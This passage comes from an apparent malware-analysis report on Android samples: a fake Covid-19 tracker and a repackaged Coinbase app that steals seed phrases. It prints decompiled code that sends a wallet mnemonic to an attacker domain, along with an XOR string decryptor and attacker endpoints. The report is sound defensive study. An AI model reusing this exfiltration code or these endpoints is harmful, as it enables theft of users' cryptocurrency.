  "returnValue": "Blocked attempt to disable accessibility service[143523#]Input SMS: 6505551212 Text: Android is always
 a sweet treat![143523#]Input SMS: 6505551212 Text: Android is always a sweet treat![143523#]Input SMS: 6505551212 Text:
 Android is always a sweet treat![143523#]Input SMS: 6505551212 Text: Android is always a sweet treat![143523#]Input SMS
: 6505551212 Text: Android is always a sweet treat![143523#]Input SMS: 6505551212 Text: Android is always a sweet treat!
[143523#]Input SMS: 6505551212 Text: Android is always a sweet treat![143523#]Input SMS: 6505551212 Text: Android is alw
ays a sweet treat![143523#]Input SMS: 6505551212 Text: Android is always a sweet treat![143523#]Blocked attempt to remov
e bot[143523#]Blocked attempt to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked att
empt to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibi
lity service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Bloc
ked attempt to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Blocked attempt to remove bot
[143523#]Blocked attempt to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt
to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility
service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Blocked a
ttempt to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Blocked attempt to remove bot[1435
23#]Blocked attempt to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to di
sable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility servi
ce[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Blocked attemp
t to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]B
locked attempt to disable accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable
 accessibility service[143523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility service[14
3523#]Blocked attempt to remove bot[143523#]Blocked attempt to disable accessibility service[143523#]Input SMS: 65055512
12 Text: Android is always a sweet treat![143523#]Input SMS: 6505551212 Text: TEST [143523#]Input SMS: 6505551212 Text:
TESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTESTTEST
TESTTESTTESTTESTTESTTESTTESTTEST[143523#]",
  "calledFrom": "zyprizcwhroxzrounow.elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng.e.i(oyblnm.java:1461)"
}

[API_Monitor]
{
  "category": "SharedPreferences",
  "class": "android.app.SharedPreferencesImpl",
  "method": "getString",
  "args": "[\"QE\",null]",
  "returnValue": "http://elcamino.top/",
  "calledFrom": "zyprizcwhroxzrounow.elzydpzyeockooslxohogush.yjqoclrdzfjuilshazng.e.i(oyblnm.java:1461)"
}
```


Figure 8. Sample data stored in the queue, to be sent to the endpoint

3.2.4 Results

As determined by the decompilation and dynamic analysis using the debugger, the malware has a plethora of functionality, including taking over an entire device through the use of TeamViewer and the Accessibility service. While the malware is very powerful, it also requires active user participation to enable it. Depending on whether it got accepted in any app store at some point, the user might required the user to install it manually by enabling the "untrusted source" option. Furthermore, the app requested permissions that would not be relevant to any Covid-19 tracker, like `RECORD_AUDIO`. Additionally, the accessibility settings display a dialog to the user explaining the dangers of a rogue app.




Figure 9. Warning dialog shown for Accessibility services

There seem to be no countermeasures in place against this malware. It worked without problems on an AVD running an API level 33 image. Disallowing reflection generally is infeasible, as it has many legitimate use cases. For example, JDBC uses Reflection to instantiate a Database Driver depending on the connection URI schema. Also, plugin systems depend on reflections. However, system-internal components could possibly be protected against being obtained. As the accessibility service is also very powerful, it might be possible to limit its usage of it to apps that either have a platform certificate (system app) or are installed by such (e.g. the app store or vendor tool). However, this approach might be very problematic due to lock-in and preventing alternatives, especially affecting special-needs users.

Initially, decompiling the app was cumbersome due to a lot of obfuscated code, the use of reflection, and a lot of computations using member variables. However, after some analyzed functions we observed that most numerical computations in the code were pointless and were not used as a sort of authentication where the variables need to have a certain value to get a correct result. Furthermore, the obfuscated code had some repeating patterns like the. The second stage was easier to understand as it was not as heavily obfuscated, with the exception of the king service, which could not be decompiled by JADX and is exhaustive to operate on the small code.

3.3 Coinbase (com.licdhbdi)

3.3.1 General Information

- **Name:** Coinbase.apk
- **First Seen:** 2023-06-06 12:25:00 UTC
- **Type:** Cryptocurrency Stealer
- **File Type:** APK, no external libraries
- **Source:** https://bazaar.abuse.ch/download/

>_ Application Information

```
App Name                Coinbase
File Name               8812b16e577e7e0e0c895ce78a4cd8e385ea709ac38cc3c2e0406d283751920c.apk
Package Name            com.licdhbdi
Size                    38.2MB
MD5                     1a1f19cc473898c55043f5d0ec575cd4
SHA1                    7b61a53abae0d93ffcfc2fe73935e08e085ed122
SHA256                  8812b16e577e7e0e0c895ce78a4cd8e385ea709ac38cc3c2e0406d283751920c
Main Activity           com.coinbase.wallet.application.MainActivity
Target SDK              30
Min SDK                 23
Max SDK                 -
Android Version Name    26.4.411
Android Version Code    48000411
```

>_ Signature Information

```
APK is signed
v1 signature: True
v2 signature: True
v3 signature: True
Found 1 unique certificates
Subject: C=cn, ST=dejjcaaac, L=bjaibgffb, O=adcegaffa, OU=bfdacaabt, CN=aedgjecfs
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2023-04-16 17:04:19+00:00
Valid To: 2123-03-23 17:04:19+00:00
Issuer: C=cn, ST=dejjcaaac, L=bjaibgffb, O=adcegaffa, OU=bfdacaabt, CN=aedgjecfs
Serial Number: 0x540e5e51
Hash Algorithm: sha256
md5: 18b301c8a916446495e4cc8f846a2ab8
sha1: 4842b2776eb660f7c8d531320838da14e730aa7d
sha256: 561f24a072fe591110a557ec6b8188fac500f63a2747f3025bbcc5cb20ce5c75
sha512: 0f77affbd46d494794034b5edaa9e74ec894923cb064bc5ec0f861675a21d7de15c8813413c7e81751dadfc2
d280de05aaf9469576b076b410c0bea3c3fcff2e
PublicKey Algorithm: rsa
Bit Size: 1024
Fingerprint: e62e3a727162f772d99b1e46451fd229105ca52afb77a78d8e034eef650beb30
```

3.3.2 Introduction

Cryptocurrencies have been at the center of malware, darknet markets, and scams over the last decade. Criminals are often either using cryptocurrencies to pay for services they don't want to be linked to, or try to steal cryptocurrencies from normal persons. As the value of cryptocurrencies has increased significantly and due to their popularity, a lot of not tech-savvy users have entered the space. As there usually is no way to retrieve stolen cryptocurrencies, due to the immutable of the blockchain, criminals like to target these users so the money can not be taken away from them again. Due to this criminals have been strongly targeting centralized exchanges, which offer new users to easily buy cryptocurrencies, as well as store them. So our next target was malware targeting this kind of exchange app.

The malware we found is directly targeting owners of crypto-currencies, especially non-tech-savvy ones that store their currencies on an exchange instead of a private wallet. Coinbase is a very well-known exchange, that users can also use to store their cryptocurrencies. The exchange also provides an app that users can use to interact with it, which is what this APK is trying to impersonate.

The current number of affected users is unknown as the app is recent and there is no reliable source to get the estimate of downloads in this case.

3.3.3 Behaviour

When you open the app it directly impersonates the Coinbase user interface. As we already suspected the app of stealing the seed phrase (the way to get access to your account) we clicked the button that tells you to click if you already have an account. The next page allows you to pick two different ways of recovering our seed phrase. The first is to recover our account using Google Drive, a functionality that Coinbase offers in which you recover your seed phrase from the drive. The second way is by directly entering the seed phrase (Figure 10).




Figure 10. (a) Init Screen (b) Restore Wallet (c) Recovery Phrase

Figure 11: After entering the recovery phrase we are prompted with the legal documents to accept after we pick a username that seems to be validated against the Coinbase server's. We then get asked for the privacy preferences and finally backup up the wallet.

The best thing to notice here is that it even suggests we activate Google Play protect (anti-malware measure). Basically, we can see how the application behaves normally as a regular Coinbase app, probaby they decompiled and modified the original Coinbase apk to include the malware.

Another indicator that shows evidence that they "cloned" the original coinbase app is the difference between the package name and the main activity name. Between `com.licdhbdi` to `com.coinbase.wallet...`. This by itself doesn't mean anything, but probably they were lazy to change everything.

The critical points to analyze would be things related to the seed, as at the moment that you control the seed you control everything. Probably the best moment would be when one enters the seed, as at any other point the key might be on the secure element or similar.




Figure 11. (a) Accept Legal (b) Pick Username (c) Preferences (d) Backup Wallet (e) Enable Play Protect

3.3.4 Reversing

We started the reversing with application property checking. By the size of the application, we suspect it's a real Coinbase application with malware included. Browsing the disassembly we can see the intents the application registers:

</> Application Intents

```
com.coinbase.wallet.application.MainActivity
Schemes: ethereum://, walletswap://, litecoin://, bitcoin://, bitcoincash://, dogecoin://,
         ripple://, stellar://, cbwallet://, com.coinbase.wallet.capabilities.c2w://, https://,
Hosts: open, v3eo.test-app.link,

com.coinbase.wallet.consumer.views.UMOActivity
Schemes: com.coinbase.wallet.consumer://,
Path Prefixes: /email_verification_complete,
```

Also, there are some important permissions, probably the one that was the most interesting was the camera permission, but we quickly thought that it could be for crypto-related operations such as wallet key QR scanning.

</> Application Permissions

```
[...]
android.permission.CAMERA
android.permission.INTERNET
[...]
```

Our initial guess was if these intents could be used to overlap the ones that an official Coinbase app would provide to steal transactions. See how the Java naming convention of the app is not the official one from Coinbase. This is done in purpose to be able to install it without having to uninstall the original one. Remember that Android, if an application with the same name is installed, compares the bundled certificates.

The next thing we noticed is that the cleartext traffic was enabled in Android Manifest (`android:usesCleartextTraffic=true`) which surprises us as it's not common for important Coinbase-like security-oriented applications.

We also saw `arm64` libraries but hoped them to be from the official Coinbase application, as they didn't seem insecure by default. For example, they had the NX bit enabled so no remote code injection like downloading a payload was (easily) possible.

Interestingly, we found **Anti-VM** and `Anti Debug` code in the application. We found calls to `Debug.isDebuggerConnected()`, `ro.kernel.qemu check`, network operator name check, etc. We've started looking at the calls and both seem analytics related at least the naive static-analysis eyes.

>_ grep -r "Debug.isDebuggerConnected()" .


```
./com/google/firebase/crashlytics/c/g/h.java:        return Debug.isDebuggerConnected() || Debug.
    waitingForDebugger();
```

>_ grep -r "ro.kernel.qemu"

```
./com/appsflyer/internal/a\$3.java:        put("aq", "ro.kernel.qemu");
```


By looking at the strings (too long to list them in the report) no malware domain was found. All the endpoints are from reputable URLs, so if we have some C2C or endpoint, it might have been encoded. Another way could be maliciously using reputable endpoints, such as Discord C2C servers.

The next thing we started was dynamic analysis. We executed the app under Runtime Mobile Security with Frida anti-vm detection scripts while also logging the traffic.




Bypassing the emulator detector is just in case the functions for VM detection are actually used.

We thought that the malware would probably trigger if we imported an existing key via its recovery phrase, so we recovered it from a randomly generated seed.




And we suddenly saw it, the seed was unsurprisingly logged to a server.



The interesting part of the story is that, compared to the other apps analyzed in this report, for this one the domain was still up and not seized. This confirms that any user that falls for this trick would, in comparison to the other apps analyzed, get hacked.

One interesting thing to note here is the last `GET` parameter from the request. See how it specifies that the request comes from the Coinbase app, this leaves the door open to thinking that this same user has more malicious applications for other big crypto apps.

As a bonus for the URL, a GET request to the endpoint shows the following.



sorry

Now that we know that a request is done, let's investigate where it comes from. Decoding the application code to `.java` and using grep recursively for the domain didn't work (as maybe there were hardcoded and not in `strings.xml`, but no.

So the next thing that we did was to look for the endpoint parameters. Our idea was as the string has to be built concatenating (or with string format and similars) maybe only the domain got encrypted/decoded. We looked for the rest of the request `/hello/baby` but didn't work. We tried `type=coinbase`:

```
</> grep -r "type=coinbase" .
```

```
./com/coinbase/wallet/wallets/Q.java:                    URL url = new URL("https://" + Q.b() + "/" + Q.c() + "?c=4&app=4&client=2&o=" + sb.toString() + "&type=coinbase");
./com/coinbase/wallet/wallets/Q.java:                    URL url = new URL("https://" + Q.b() + "/" + Q.c() + "?c=4&app=4&client=2&o=" + str + "&type=coinbase");
```

Looked promising, seems that the malware code was in the `com/coinbase/wallet/wallets/Q.java`. Analyzing the code we found the following snippet:

```
</> Secret Seed Sender
```

```
public void run() {
try {
[...]
    URL url = new URL("https://" + Q.b() + "/" + Q.c() + "?c=4&app=4&client=2&o=" + sb.toString() + "&type=coinbase");
    HttpURLConnection connection = (HttpURLConnection) url.openConnection();
    connection.setRequestMethod(HttpGet.METHOD_NAME);
    connection.setConnectTimeout(8000);
    connection.setReadTimeout(8000);
    InputStream in = connection.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(in));
    StringBuilder response = new StringBuilder();
    while (true) {
        String line = reader.readLine();
        if (line == null) {
            return;
        }
        response.append(line);
    }
[...]
} catch (Exception e2) {
    e2.printStackTrace();
}
}
```

See how it clearly is the responsibility of sending the seed for the key. We see how the seed words

come from a function, which is reasonable, but the endpoint and domain also come from a function, which is not reasonable and might indicate some kind of obfuscation.

Luckily for us, the string obfuscation was a very easy one:

</> String Decryptor

```
public static String b() {
    return a("mq'f`|p'jj"); // dx.oiuy.cc
}
public static String c() {
    return a("a`&khkp");    // hi/baby
}
public static String a(String o) {
    byte[] bt = o.getBytes();
    for (int i2 = 0; i2 < bt.length; i2++) {
        bt[i2] = (byte) (bt[i2] ^ 9);
    }
    return new String(bt, 0, bt.length);
}
```

They only XOR `0x9` to each character of the string.

>_ ipython

```
In [3]: for i in a:
   ...:     print(chr(ord(i) ^ 9), end="")
   ...: print("")
dx.oiuy.cc

In [5]: for i in b:
   ...:     print(chr(ord(i) ^ 9), end="")
   ...: print("")
hi/baby
```

See how we can easily decode the encoded strings to the endpoint that we saw.

Finally, for the application, let's see when and what they log. We know that the function that sends the request is called `sendGet` (quite convenient for us) and that the method is static from class `Q`. Then we can look for static references to these calls:

>_ grep -r "sendGet" .

```
./com/coinbase/wallet/application/repository/MnemonicRepository.java:        Q.sendGet(
    decryptedMnemonic);
./com/coinbase/wallet/application/repository/MnemonicRepository.java:        Q.sendGet(mnemonic);
```

Checking where these calls come from, we can see that they are inserted alongside the official application functionality, at the start of the functions.

</> MnemonicRepository.java

```
public b0<String> saveMnemonicToStorage(final String decryptedMnemonic, kotlin.e0.c.l<? super
     String, ? extends b0<String>> encryptRequest) {
    Q.sendGet(decrypted Mnemonic);
    m.g(decryptedMnemonic, "decryptedMnemonic");
    m.g(encryptRequest, "encryptRequest");
    [...]
}
```

</> MnemonicRepository.java

```
public b0<String> validateMnemonic(final String mnemonic) {
    Q.sendGet(mnemonic);
    m.g(mnemonic, "mnemonic");
    [...]
}
```


So we can make up to two requests, one at validation and one at saving (before it gets encrypted).

3.3.5 Results

To conclude with this sample, we'll summarize the most important findings:

- Clone of an important application
- Cryptocurrency private key stealer
- Malware endpoint still works, can log keys
- Seems like part of a bigger operation (non professional)
- Calls to debug & vm checking, but not actually used
- Very basic obfuscation of strings

Days after the analysis, seems that the endpoint started failing, probably due to API Key blacklisting or even rate limiting.



See also that the endpoint is used to check for the wallet on-chain data.

4. Summary

There is a lot that we have learned during this report. We started by finding out more about Android malware and where it came from, what it is, and where it is going. By doing this we learned a lot more about the background of malware. We also were able to categorize the malware that we found better.

When we were done with our literature research we moved on to setting up our setup that was targeted at simplifying the analysis and should offer us the right tooling for each step. We also documented all the steps so a reader can also implement the same setup on his pc.

We have looked at multiple different kinds of malware and heavily analyzed their inner workings. Interestingly there was a very wide range of complexity to this malware. There were easy samples, that after a quick look were understandable and others that included heavy obfuscation. In the obfuscation, it was also interesting that the malware creators always seem to rely on the same measures (base64, xor, etc.). There also were different kinds of malware, sms stealers that can be used to stalk someone and track their messages, as well as a fake Coinbase app that is used to steal people's cryptocurrencies.

During the analysis, our tooling setup proved to be very helpful as we were able to simplify the process a lot and also were able to find a lot of information.

In conclusion, we also want to add some advice about how to use your phone to prevent breaches/hacks.

Root You should not root your phone. Although the rooting gives you greater access to the phone and allows you to modify it more efficiently it also opens the door to all kinds of exploits. Not being the root user gives you some security barrier against exploits, as they, even if they get access to your account, are not able to mess with the important core functionalities of your phone.

Bootloader Unlocking If you unlock the boot loader, to be able to better customize your OS, you run into the same issues as if you root your phone, which is using security by breaking the chain of trust.

Play Protect A very helpful tool, for securing your downloads, is Google Play Protect. If you enable this it automatically scans apps that you download from the Play Store and warns in case of a potentially malicious app.

Updates Always keep your operating system upgraded and don't delay system upgrades. A lot of upgrades fix vulnerabilities, and in case of not quickly update, your system becomes vulnerable to a known exploit, which makes it very easy to hack your device.

Security Updates You should check that the device that you are going to buy has guaranteed security images, at best for a while so the updating doesn't stop during the time that you are using your device.

Unofficial Stores You should stick to the official Android store to protect yourself against potential malware. The Play Store does a lot of vetting and Analysis to protect its users against downloading malicious applications. If you download your apps from some other source you circumvent all these security measures.

References

[1] Kimberly Tam, Ali Feizollah, Nor Badrul Anuar, Rosli Salleh, and Lorenzo Cavallaro. "The evolution of android malware and android analysis techniques". In: *ACM Computing Surveys (CSUR)* 49.4 (2017), pp. 1–41.

[2] Gurdip Kaur and Arash Habibi Lashkari. *Understanding Android malware families (UAMF) – the foundations (Article 1)*. Jan. 2021. URL: https://www.itworldcanada.com/blog/understanding-android-malware-families-uamf-the-foundations-article-1/441562.

[3] Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steve Hanna, and David Wagner. "A survey of mobile malware in the wild". In: *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*. 2011, pp. 3–14.

[4] Roman Schlegel, Kehuan Zhang, Xiao-yong Zhou, Mehool Intwala, Apu Kapadia, and XiaoFeng Wang. "Soundcomber: A Stealthy and Context-Aware Sound Trojan for Smartphones." In: *NDSS*. Vol. 11. 2011, pp. 17–33.

[5] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, Konrad Rieck, and CERT Siemens. "Drebin: Effective and explainable detection of android malware in your pocket." In: *Ndss*. Vol. 14. 2014, pp. 23–26.

[6] Shivi Garg and Niyati Baliyan. "Comparative analysis of Android and iOS from security viewpoint". In: *Computer Science Review* 40 (2021), p. 100372.

[7] Bill Toulas. *Android malware infiltrates 60 google play apps with 100m Installs*. Apr. 2023. URL: https://www.bleepingcomputer.com/news/security/android-malware-infiltrates-60-google-play-apps-with-100m-installs/.

[8] URL: https://www.zdnet.com/article/google-play-malware-if-youve-downloaded-these-malicious-apps-delete-them-immediately/.

[9] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. "Detecting repackaged smartphone applications in third-party android marketplaces". In: *Proceedings of the second ACM conference on Data and Application Security and Privacy*. 2012, pp. 317–326.

5. Appendix

5.1 Covid19

5.1.1 Python reimplementation of the DEX decryption code

This is a reimplementation of the code responsible for decrypting a byte array buffer containing the encrypted DEX file that is loaded by injecting it in the `LoadedApk`'s class loader:

</> Python implementation of the decryption algorithm

```python
#!/usr/bin/env python3

import sys

# Obtained from the output of overchild
key = [84, 34, 83, 24, 15, 169, 125, 216, 166, 52, 112, 68, 104, 32, 130, 2, 146, 25, 30, 199,
       14, 91, 193, 49, 179, 138, 117, 101, 98, 47, 67, 204, 225, 184, 165, 66, 212, 220, 99, 111,
        128, 93, 177, 108, 254, 0, 48, 129, 238, 136, 42, 208, 159, 60, 255, 155, 115, 102, 147,
       135, 43, 253, 144, 77, 162, 246, 53, 221, 92, 81, 7, 140, 175, 6, 33, 11, 226, 41, 74, 116,
        78, 174, 50, 110, 107, 251, 97, 223, 35, 211, 218, 65, 239, 178, 3, 63, 5, 153, 227, 94,
